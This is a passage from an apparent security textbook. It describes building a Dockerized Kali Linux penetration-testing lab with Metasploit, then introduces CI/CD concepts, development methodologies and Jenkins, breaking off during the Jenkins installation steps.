
Building a penetration testing laboratory

In the previous sections, we discovered the power of Docker containers and learned how to defend against Docker exploitation techniques. Let's move on to another aspect of Docker containers. In this section, you will learn how to build a penetration testing laboratory based on a Dockernized environment.


We started our learning process using Kali Linux distribution, so we will use the same distribution as a demonstration.

First, let's clone a Kali Linux container file from GitHub, using the `git clone command`:


```
git clone https://github.com/offensive-security/kali-linux-docker.git
```



Open the Dockerfile and add any additional configuration:




For example, I added `metasploit-framework`:




Now, let's build the image using the `build` command:

```
sudo docker build -t kali ~/kali-linux-docker
```




After completing the `pull` operation, the files will be extracted:




To keep data and make it persistent, make sure that you create an attached volume to Kali Linux to keep your files, even after rebooting the system:


```
sudo docker create -v /tmp --name kali-data ubuntu
```





```
sudo docker run -t -i --volumes-from kali-data kali
```



Now as you can see, you are in the instance:



Voila! Your lab now is ready. For example, if you want to run Metasploit, just type `msfconsole`:



You can also run any other Kali Linux tool in a Dockerized environment. By doing that, you are combining the flexibility of Docker with the power of Kali Linux distribution.

Summary

This chapter was a hands-on experience of learning how to install and configure Docker. You learned the capabilities of the Docker environment and how to secure it. You also discovered the power of Docker by building a penetration testing laboratory. In the next chapter, we will have a clear understanding of how to secure **continuous integration** (**CI**) servers.

6

Exploiting Git and Continuous Integration Servers


Continuous integration (**CI**) and **Continuous delivery** (**CD**) are becoming two major parts of modern software development. This chapter is an amazing opportunity to discover how to secure CI servers. We are going to start with refreshers about software development methodologies and CI. In addition to learning how to build a CI environment from scratch, we will discover what it takes to secure CI and CD pipelines.

Software development methodologies

A software project, like any project, needs to go through well-defined steps to be well-managed. In order to ensure efficient project management, a software development project requires a number of steps:

1. **Requirements**
2. **Design**
3. **Implementation**
4. **Verification**
5. **Maintenance**


The steps are shown here:



The previous steps are carried out through different methods, according to business requirements. There are many development methodologies:

- **Waterfall methodology:** This is a linear and sequential methodology; there is no turning back in it.
- **Prototyping methodology:** In this methodology, the product is built and tested again and again.
- **Spiral methodology:** This methodology is risky and costly to use as it is done by iterating the development processes (objectives identification, alternatives, constraints, and planning).
- **Agile methodologies:** Agile methodologies are methods based on iterating and incrementing, which creates a flexible and a rapidly adaptive environment. There are many well-known agile methods, such as:
    - **Crystal:** This methodology is based on people communications and interactions.
    - **Scrum:** This is an agile methodology (there are even some experts who are considering it as an important part in agile movement and not an agile methodology) for managing software development, by dividing the project into actions during specific time periods called **sprints**.
    - **Extreme Programming** (**XP**): This includes short development cycles and is aligned with customer needs.
    - **Feature-Driven Development** (**FDD**): This is a features- and client-centric methodology.

Agile development methodologies are less risky than other classic methodologies. The following graph shows the Agile development cycle:



Continuous integration


CI is a software development practice where developers have the chance to integrate their code many times a day before waiting for the end of the project. Nowadays, CI is a key practice in every software project. These frequent check-ins solve the classic integration headaches, and they allow developers and CI adopters the following benefits:

- Error detection in a short period of time
- Detecting and locating issues easily
- Delivering software products faster

CI adoption is a major step for avoiding tense integrations, and it delivers software in time because inaccurate time and effort estimates are main causes of a failed project, in addition to the lack of effective communication at all levels. CI is based on automation. Automation is an integral aspect of CI. Thus, automation of the tests will ensure faster development and in product-to-market time.

Types of tests

As discussed before, automating tasks is a necessity in CI. You can perform many types of test, and not necessarily all of them at once. According to a test automation strategy introduced by Mike Cohn, tests can be represented by the following pyramid:




Unit tests are narrow in scope and typically verify the behavior of individual methods or functions.

Integration tests make sure that multiple components behave correctly together. This can involve several classes, as well as testing the integration with other services.

Acceptance tests are similar to the integration tests, but they focus on the business cases rather than the components themselves.

UI tests will make sure that the application functions correctly from a user perspective.


The following summarizes the CI environment:



Continuous integration versus continuous delivery


CI is a subset of **CD**. In the CD process, we add an extra layer that automates the delivery during the release process. This additional step ensures that even after the release of the product and the delivery to the client, you can make new changes quickly based on a predefined schedule (daily, weekly, monthly, and so on) according to your business requirements. If all the tests are successful, the new changes will be deployed automatically, which speeds up the release of a product to your customers in an efficient way.

To accelerate the process, you can add a further step called Continuous deployment. The following diagram shows the three operations:




DevOps

DevOps is an enhanced practice that enables collaboration between developers and operation managers during the entire product life cycle. It is a set of tools and mindset principles implemented for successfully building a communication channel between the two parties. You can have a clearer understanding by looking at the following diagram:




Continuous integration with GitHub and Jenkins

We have had an overview of development methodologies and the different product life cycle processes. Now let's learn how to build a real-world CI environment using GitHub and the Jenkins CI server, illustrated here:



Jenkins is an open source automation server. Thanks to its ability to automate tasks, it can perform CI. You can download it from `https://jenkins.io/`:




Installing Jenkins

During the demonstration, we are going to use an Ubuntu 16.04 machine. To install Jenkins, you need to add the repository key, add the Jenkins Debian package repository to the `sources.list` file using the `echo` command, and update the `sources.list` file by typing:

